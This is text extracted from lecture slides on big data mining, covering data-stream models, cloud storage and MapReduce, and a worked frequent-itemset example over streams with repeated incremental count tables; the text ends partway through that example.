
Thomas Bernecker, Hans-Peter Kriegel, Matthias Renz, Florian Verhein, and Andreas Zuefle.
2009. Probabilistic frequent itemset mining in uncertain databases. In *Proceedings of the 15th ACM SIGKDD international conference on Knowledge discovery and data mining* (KDD '09). ACM, New York, NY, USA, 119-128.

Big data mining (agenda)

- Itemsets, sequences and clustering
- Big Data by computation (probabilistic data)
- **Data Streams** and Cloud (← Big Data)
- Itemset (data streams, cloud)
- Sequences (data streams, cloud)
- Clustering (data streams, cloud)
- Sécurité et intrusion 

Data Streams

Processed in real time... or lost!



Data Streams

Too much data...



...insufficient
computing power.

Data Streams

First key: **approximation**


Accuracy Vs. Speed

Data Streams

Second key: **data model**

Data Streams


Second key: **data model**



Sampling

Data Streams

Second key: **data model**



Sliding Windows

Data Streams

Second key: **data model**



Batches

Data Streams

Recent Vs. Old



Big data mining (agenda)

- Itemsets, sequences and clustering
- Big Data by computation (probabilistic data)
- Data Streams and **Cloud** (\leftarrow Big Data)
- Itemset (data streams, cloud)
- Sequences (data streams, cloud)
- Clustering (data streams, cloud)
- Sécurité et intrusion 

Data Streams

- Transient data
- Frequent updates
- Backtracking
is impossible
- Approximated results


~~Data Streams~~ Cloud

- Transient data
- Frequent updates
- Backtracking
is impossible
- Approximate results

~~Data Streams~~ Cloud

- **Persistent** data
- **Frequent or rare** updates
- Backtracking
is possible
- **Exact** results

Cloud



Cloud

Large-Scale File-System

Cloud

Large-Scale File-System

One large File = 1 To(?)
(big)
(enormous)

Cloud

Large-Scale File-System

One large File = 1 To(?)
(big)
(enormous)

Divided into *chunks* (64Mo)

Cloud


Large-Scale File-System

One large File = 1 To(?)
(big)
(enormous)

Divided into *chunks* (64Mo)
Divided into *chunks* (64Mo)
Divided into *chunks* (64Mo)

Cloud

Map-Reduce



Cloud

?

Cloud


Librairie : mahout
(un peu le « weka du cloud »)

Cloud

Node Failures



Cloud MapReduce




Big data mining (agenda)

- Itemsets, sequences and clustering
- Big Data by computation (probabilistic data)
- Data Streams and Cloud (Big Data)
- **Itemset (data streams, cloud)**
- Sequences (data streams, cloud)
- Clustering (data streams, cloud)
- Sécurité et intrusion 

Frequent itemsets (streams)


Frequent itemsets (streams)

FTPDS



Frequent itemsets (streams)

FTPDS



Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1			(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)			
3	(c)		(c,e,g)			(g)
4	(c)	(d,g)		(i)		
5	(i)				(c)	(g)

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1		(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)		
3	(c)		(c,e,g)		(g)
4	(c)	(d,g)		(i)	
5	(i)			(c)	(g)

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1		(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)		
3	(c)		(c,e,g)		(g)
4	(c)	(d,g)		(i)	
5	(i)			(c)	(g)

Items	count	freq
{a}	1/5	0,2
{b}	1/5	0,2
{c}	3/5	0,6
{i}	1/5	0,2

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1		(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)		
3	(c)		(c,e,g)		(g)
4	(c)	(d,g)		(i)	
5	(i)			(c)	(g)

Items	count	freq
{a}	1/5	0,2
{b}	1/5	0,2
{c}	3/5	0,6
{i}	1/5	0,2

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1			(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)			
3	(c)		(c,e,g)			(g)
4	(c)	(d,g)		(i)		
5	(i)			(c)	(g)	

Items	count	freq
{a}	1/5	0,2
{b}	1/5	0,2
{c}	3/5	0,6
{i}	1/5	0,2

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1			(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)			
3	(c)		(c,e,g)			(g)
4	(c)	(d,g)		(i)		
5	(i)			(c)	(g)	

Items	count	freq
{a}	1/5	0,2
{b}	1/5	0,2
{c}	3/5	0,6
{d}	1/5	0,2
{g}	2/5	0,4
{i}	1/5	0,2

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1			(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)			
3	(c)		(c,e,g)			(g)
4	(c)	(d,g)		(i)		
5	(i)			(c)	(g)	

Items	count	freq
{a}	1/5	0,2
{b}	1/5	0,2
{c}	3/5	0,6
{d}	1/5	0,2
{g}	2/5	0,4
{i}	1/5	0,2

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1			(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)			
3	(c)		(c,e,g)			(g)
4	(c)	(d,g)		(i)		
5	(i)			(c)	(g)	

Items	count	freq	Cand
{a}	1/5	0,2	
{b}	1/5	0,2	
{c}	3/5	0,6	{c,g}
{d}	1/5	0,2	
{g}	2/5	0,4	
{i}	1/5	0,2	

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1		(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)		
3	(c)		(c,e,g)		(g)
4	(c)	(d,g)		(i)	
5	(i)			(c)	(g)

Items	count	freq	Cand
{a}	1/5	0,2	{c,g}
{b}	1/5	0,2	
{c}	3/5	0,6	
{d}	1/5	0,2	
{g}	2/5	0,4	
{i}	1/5	0,2	

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1		(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)		
3	(c)		(c,e,g)		(g)
4	(c)	(d,g)		(i)	
5	(i)			(c)	(g)

Items	count	freq	Cand
{a}	1/5	0,2	{c,g}
{b}	1/5	0,2	
{c}	3/5	0,6	
{d}	2/5	0,4	
{e}	1/5	0,2	
{f}	1/5	0,2	
{g}	3/5	0,6	
{i}	1/5	0,2	

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1		(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)		
3	(c)		(c,e,g)		(g)
4	(c)	(d,g)		(i)	
5	(i)			(c)	(g)

Items	count	freq	Cand
{a}	1/5	0,2	
